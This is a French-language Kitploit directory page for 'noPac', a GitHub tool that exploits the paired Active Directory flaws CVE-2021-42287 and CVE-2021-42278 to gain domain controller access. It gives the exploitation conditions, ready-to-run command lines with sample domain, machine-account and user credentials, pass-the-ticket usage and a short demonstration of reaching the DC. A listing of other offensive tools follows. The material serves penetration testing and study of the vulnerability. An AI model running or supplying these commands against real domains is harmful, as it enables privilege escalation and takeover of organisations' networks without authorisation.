
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
noPac — Exploiteur pour CVE-2021-42287/CVE-2021-42278 | Kitploit

Outils/GitHubGitHub/trya9ain/nopac
Authentification et AutorisationEscalade de PrivilègesAnalyse des VulnérabilitésExploitationTests d'Intrusion
GitHubtrya9ain/nopac

noPac

Exploiteur pour CVE-2021-42287/CVE-2021-42278

Voir le dépôt
14136il y a 3 ansPas encore vérifié
Partager

noPac

L'origine de ce projet est l'apprentissage du principe de noPac. J'ai apporté quelques modifications sur la base du projet cube0x0. Des commentaires personnels de compréhension ont été ajoutés au code source.

  • Suppression de la fonction Scan, je trouve personnellement que la fonction Scan est plutôt inutile.
  • Ajout de la vérification de la valeur MachineAccountQuota, si elle est à 0, le programme se termine.
  • Optimisation du traitement de la vérification lors de l'ajout d'un compte machine.
  • Ajout de la sortie du TGT.

L'article d'analyse de la vulnérabilité peut être consulté sur mon blog : Analyse noPac

Conditions d'exploitation

noPac est une combinaison de deux vulnérabilités : CVE-2021-42278 (usurpation de sAMAccountName) et CVE-2021-42287 (tromperie du KDC). Il ne peut être exploité avec succès que si les conditions d'exploitation des deux vulnérabilités sont simultanément remplies.

Utilisation

Examples: Get TGT and ST

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs

Examples: PTT

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

La méthode la plus courante est PTT :

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Démonstration

Avant d'utiliser noPac, pas d'accès au DC.

Utiliser noPac.

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Après PTT, on peut accéder à nouveau au DC dans la fenêtre actuelle avec succès.

Environnement d'exploitation

Note : le programme ne peut fonctionner que sur des machines avec .NET 4.0 ou supérieur. Windows Server 2012 est livré avec .NET 4.0 par défaut, Windows Server 2008 avec .NET 3.5.

Voir la version de .NET présente sur la machine :

dir c:\Windows\Microsoft.NET\Framework64

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    282

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






